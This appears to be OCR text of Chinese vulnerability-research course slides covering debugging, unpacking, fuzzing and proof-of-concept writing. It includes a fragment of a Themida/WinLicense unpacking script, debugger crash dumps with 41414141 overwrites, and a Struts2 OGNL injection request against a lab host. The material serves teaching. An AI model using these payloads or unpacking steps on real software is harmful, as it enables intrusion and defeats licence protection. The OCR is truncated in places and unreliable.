
- **动态二进制翻译/调试分析**
- 使用**Windbg/ollydbg/EDB**动态调试程序
- Dynamic Binary Instrumentation
- Pin/DrMemory/DynamoRIO/QEMU/Valgrind
- **Crash Dump文件分析(**!exploitable Crash Analyzer**)**
- Kernel Memory Space Analyzer
- MemSherlock + CBones

- **Unpack**/UPX压缩壳
- StrongOD/Themida/Winlicense/VMProtect
- 学习目标：学会Windows/Linux平台下动态调试分析

Pin

```
/* ===================================================================== */
// Instrumentation callbacks
/* ===================================================================== */

// Pin calls this function every time a new rtn is executed
VOID Routine(RTN rtn, VOID *v)
{
    if (!RTN_IsDynamic(rtn))
    {
        return;
    }

    *out << "Just discovered " << RTN_Name(rtn) << endl;

    RTN_Open(rtn);

    // Insert a call at the entry point of a routine to increment the call count
    RTN_InsertCall(rtn, IPOINT_BEFORE, (AFUNPTR)RtnCallPrint, IARG_ADDRINT, RTN_Name
(rtn).c_str(), IARG_END);

    RTN_Close(rtn);
}
```

Unpack



LABEL_03c_A1:
cmp kill_dd, 0
je LABEL_03b
mov TM_WL, [esp]
gmemi TM_WL, MEMORYBASE
mov TM_WL, $RESULT
find TM_WL, setevent
cmp $RESULT, 0
je TAO
mov TM_WL_2, $RESULT
log TM_WL_2
TAO:
eval "{SCRIPTNAME} {L2}{LONG} {L1} {L2
msgyn $RESULT
// msgyn "Update: Find VM OEP by LCF-A
cmp $RESULT, 01
jne NO_VM_OEP
jmp YES_VM_OEP
NO_VM_OEP:
cmp [esi], 52455355
jne LABEL_03b
eval "{SCRIPTNAME} {L2}{LONG} {L1} {L2
msgyn $RESULT
// msgyn "Update: Patching eax With -1
mov NO_SUB, $RESULT
cmp NO_SUB, 00
je RUM1
mov eax, -1
RUM1:
esto
cmp NO_SUB, 00
je RUM2
mov eax, -1
RUM2:
esto
LABEL_03b:
BPHWC eip
sti
GMEMI eip, MEMORYBASE
mov mbase, $RESULT
/*
Version Check!
*/
cmp version_check, 0
je NO_info_lock
find mbase,#00063006D1C846#
cmp $RESULT,0
jne NO_info_loca
bphws native, "x"
esto
"CISC VM is lo
2A03000
2B8FC25
"Themida - Win
7C8245B2
1
2BF4F32?2FF7C
2BF4F32
2A03000
2A03000 7C822301 7C822301 7C822301
2B8FC25
2B8FC25
2B8FC25
"LCF-AT" "**********" "♪◘♪◘" "♪◘♪◘" "♪◘" "♪◘♪◘"
SG ODbgScript
Themida - Winlicense 1.x - 2.x Multi PRO Edition 1.2
Patching eax With -1 or not?
If yes and app does not run then press >>> NO <<< the next time!
Prevent DLL overwrite in WL section.SetEvent etc!
****
LCF-AT
是(Y)
否(N)
取消

第10天（周三）


- **Fuzzing协议和文件**
- 使用beSTORM测试通用协议（Fuzzer + Monitor）
- 010 Editor + Peach Fuzzer
- Browser Fuzzer
- Browser fuzzing / NodeFuzz / Grinder
- 802.XX/DNP3/MODBUS(SCADA)

- 学习目标：学会构造Payload来Fuzzing测试

Web Server


Potential Vulnerability Detected
beSTORM has detected an exception.
BROWSE FINDINGS
1 out of 1
detected vulnerabilities
Technical Data Collected
Stack trace:
ERROR: SymGetLineFromAddr64, GetLastError: 487 (Address: 7C94BB52)
7C94BB52 (ntdll): (filename not available): ExpInterlockedPopEntrySListFault
ERROR: SymGetSymFromAddr64, GetLastError: 126 (Address: 00070000)
ERROR: SymGetLineFromAddr64, GetLastError: 126 (Address: 00070000)
ERROR: SymGetModuleInfo64, GetLastError: 1114 (Address: 00070000)
00070000 ((module-name not available)): (filename not available): (function-nam
Attack Vector List:
M0:P0:B0.BT0:B0.BT0:B0.BT0:SE1:SE0.E0:SE0:SR0():B0.BT0:B0.BT0:SR0():SR0(
Click here to add comment...
CLEAR
SAVE
Preview
Module Tree
Addr: 0000 Hex: 47 Dec: 71
Bin: 01000111 Ascii: G Length: 64 (0x40)
0000 47 45 54 20 2F 20 48 GET / H
0007 54 54 50 2F 31 2E 31 TTP/1.1
000E 0D 0A 48 6F 73 74 3A Host:
0015 20 6C 6F 63 61 6C 68 localh
001C 6F 73 74 3A 38 30 0D ost:80
0023 0A 55 70 67 72 61 64 Upgrad
002A 65 3A 20 25 30 30 25 e: %00%
0031 30 30 25 30 30 25 30 00%00%0
0038 30 25 30 30 0D 0A 0D 0%00
003F 0A
Attack vectors
M0:P0:B0.BT0:B0.BT0:B0.BT0:SE1:SE0.E0:SE0:SR0():B0.BT0:B0.BT0:SR0():SR0():SR0():SR0():SR0():SR0():SR0():SR0():SR0():SR0():SR0():SR0():S
M0:P0:B0.BT0:B0.BT0:B0.BT0:SE1:SE0.E0:SE0:SR0():B0.BT0:B0.BT0:SR0():SR0():SR0():SR0():SR0():SR0():SR0():SR0():SR0():SR0():SR0():SR0():S

41414141?


7C94BB3B ·^ 75 F0 JNE SHORT 7C94BB2D
7C94BB3D > 5D POP EBP
7C94BB3E · 5B POP EBX
7C94BB3F · C3 RETN
7C94BB40 90 NOP
7C94BB41 $ 53 PUSH EBX
7C94BB42 · 55 PUSH EBP
7C94BB43 · 8BE9 MOV EBP,ECX
7C94BB45 > 8B55 04 MOV EDX,DWORD PTR SS:[EBP+4]
7C94BB48 · 8B45 00 MOV EAX,DWORD PTR SS:[EBP]
7C94BB4B · 0BC0 OR EAX,EAX
7C94BB4D ·v 74 0C JZ SHORT 7C94BB5B
7C94BB4F · 8D4A FF LEA ECX,[EDX-1]
7C94BB52 · 8B18 MOV EBX,DWORD PTR DS:[EAX]
7C94BB54 · F0:0FC74D 00 LOCK CMPXCHG8B QWORD PTR SS:[EBP]
7C94BB59 ·^ 75 EA JNE SHORT ExpInterlockedPopEntrySListF
7C94BB5B > 5D POP EBP
7C94BB5C · 5B POP EBX
[41414141]=???
EBX=00940000
Registers (FPU)
EAX 41414141
ECX 09060000
EDX 09060001
EBX 00940000
ESP 0012DEA4
EBP 00940868
ESI 00940868
EDI 0000000A
EIP 7C94BB52 ntdll.ExpInterlockedI
C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FFDD000(4000)
T 0 GS 0000 NULL
D 0
O 0 LastErr 00000000 ERROR_SUCCE
EFL 00010206 (NO,NB,NE,A,NS,PE,GE
ST0 empty 9.17762720514282781 20e+
ST1 empty -1.92716195554102978 40e
Address Hex dump
00414000 74 E8 40 00 00 00 00 00 2E 3F 41 56 74 7
00414010 5F 69 6E 66 6F 40 40 00 00 00 00 00 00 0
00414020 FF FF FF FF FF FF FF FF FE FF FF FF 01 0
00414030 E9 50 DE C8 16 AF 21 37 74 E8 40 00 00 0
00414040 2E 3F 41 56 43 52 65 73 69 7A 65 61 62 6
00414050 61 79 6F 75 74 40 40 00 74 E8 40 00 00 0
00414060 2E 3F 41 56 43 44 69 61 6C 6F 67 40 40 0
00414070 74 E8 40 00 00 00 00 00 2E 3F 41 56 43 5
00414080 69 7A 65 61 62 6C 65 44 69 61 6C 6F 67 4
00414090 74 E8 40 00 00 00 00 00 2E 3F 41 56 43 4
004140A0 75 74 62 65 53 54 4F 52 4D 44 6C 67 40 4
004140B0 74 E8 40 00 00 00 00 00 2E 3F 41 56 43 5
004140C0 68 45 64 69 74 43 74 72 6C 40 40 00 74 E
004140D0 00 00 00 00 2E 3F 41 56 43 42 69 74 6D 6
0012DEA4 0012DEB4
0012DEA8 00940000
0012DEAC 7C959F94 RETURN from ntdll.7C94BB4
0012DEB0 00940868
0012DEB4 0012E0DC
0012DEB8 7C959F28 RETURN from ntdll.7C959F
0012DEBC 00940868 Arg1 = 940868
0012DEC0 00000011
0012DEC4 78AB0283 MSVCR100.malloc
0012DEC8 00000044
0012DECC 003A82D0
0012DED0 003A82D0
0012DED4 00000000
0012DED8 71B623EC RETURN from kernel32.Inte
0012DEDC 71B6270F RETURN from kernel32.Inte
0012DEE0 003A3990
Command :
Access violation when reading [41414141] - application was unable to process exception
Paused

第11天（周四）

- **Fuzzing ActiveX**
- 浏览器Fuzzing难搞？
- 使用**ComRaider**解析ActiveX控件函数和自动Fuzzing测试
- 不一定都是溢出的漏洞

- 学习目标：学会分析浏览器调用ActiveX控件和Fuzzing测试

ActiveX

File	Result	Exceptions	Windows	ApiHits
C:\COMRaider\DBPOWERAMPLib\MultiPlayer\Enque\159515...	Caused Excepti...	1	0	0
C:\COMRaider\DBPOWERAMPLib\MultiPlayer\Enque\155268...	Caused Excepti...	1	0	0
C:\COMRaider\DBPOWERAMPLib\MultiPlayer\Enque\109731...	Caused Excepti...	1	0	0
C:\COMRaider\DBPOWERAMPLib\MultiPlayer\Enque\191437...	Caused Excepti...	1	0	0
C:\COMRaider\DBPOWERAMPLib\MultiPlayer\Enque\153060...	Caused Excepti...	1	0	0
C:\COMRaider\DBPOWERAMPLib\MultiPlayer\Enque\116356...	Caused Excepti...	1	0	0

Address	Exception	Module	Instruction
41414141	ACCESS_VIOL...		?????

Class	Caption


Api Log
***** Installing Hooks *****
458ef4 RegCreateKeyExA (HKCU\Software\Illustrate\dBpowerAMP,REG_SZ)
457175 CreateFileA(D:\DBPOWERAMP\Administrator.Enqued)

Debug Strings

第12天（周五）

- **POC实现**
  - nc+ packet ？（MS12-20）
  - SQL Injection: SQL & Sqlmap
  - Cross-Site Scripting (XSS)：HTML & URL
  - Code Execution： Command
- **Buffer Overflow: C/C++**
  - Perl：beSTORM
  - Ruby：Metasploit
- Python：CANVAS & CORE Impact & Exploit Pack
- 学习目标：学会写触发漏洞的代码

POC


Go
Cancel
Follow redirection
Target: http://192.168.1.107:8080
Request
Raw
Params
Headers
Hex
GET /struts2-showcase/showcase.action?redirect:%25{3*4}
HTTP/1.1
Accept: image/gif, image/jpeg, image/pjpeg,
image/pjpeg, application/x-ms-application,
application/x-ms-xbap, application/vnd.ms-xpsdocument,
application/xaml+xml, */*
Accept-Language: zh-cn
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows
NT 5.2; Trident/4.0; .NET CLR 1.1.4322; .NET CLR
2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729;
.NET4.0C; .NET4.0E)
Accept-Encoding: gzip, deflate
Proxy-Connection: Keep-Alive
Host: 192.168.1.107:8080
Cookie: JSESSIONID=54230775B159EE8B57BC2D497A0A93E4
Type a search term
0 matches
Response
Raw
Headers
Hex
HTTP/1.1 302 Moved Temporarily
Server: Apache-Coyote/1.1
Location: http://192.168.1.107:8080/struts2-showcase/12
Content-Length: 0
Date: Mon, 10 Mar 2014 08:01:45 GMT
Type a search term
0 matches

第13～14天（周末）

- **示例漏洞分析**
- nginx site:exploit-db.com
- apache site:exploit-db.com
- nginx site:packetstormsecurity.org
- apache site:packetstormsecurity.org

- Microsoft Security Bulletin

- 学习目标：分析示例漏洞为下一步漏洞利用打好基础

About

- **谢谢！**
- **有问题吗？**
- Vexs = Vulnerability exploits
- http://t.qq.com/security-focus & vexs@x-bug.com
- LSCSA Labs Creator
- LSCSA = Linux Source Code Security Analysis
- DBAPPSecurity Security Service
- [分子实验室]创建人
- 下一步是《14天学会漏洞利用》？

Security Research Labs

- **[分子实验室] 安全研究**

- 国内外信息安全标准化研究
- ISO/IEC ISMS SSE-CMM SP 800-30 CVE

- 信息安全风险评估规范、管理体系、风险管理研究
- Risk Assessment

- APT攻击和防御技术研究 Advanced Persistent Threat
- **网络自动化渗透测试技术研究** Penetration Testing
- **Web漏洞挖掘和利用技术研究** Web Security Vulnerabilities
- **源代码安全漏洞分析技术研究** Source Code Security Analysis
- **二进制代码漏洞挖掘技术研究** Binary Code Analysis
- 安全开发生命周期实践研究 Security Development Lifecycle (SDL)
- 应急响应和调查取证技术研究
- Emergency Response & Evidence Collection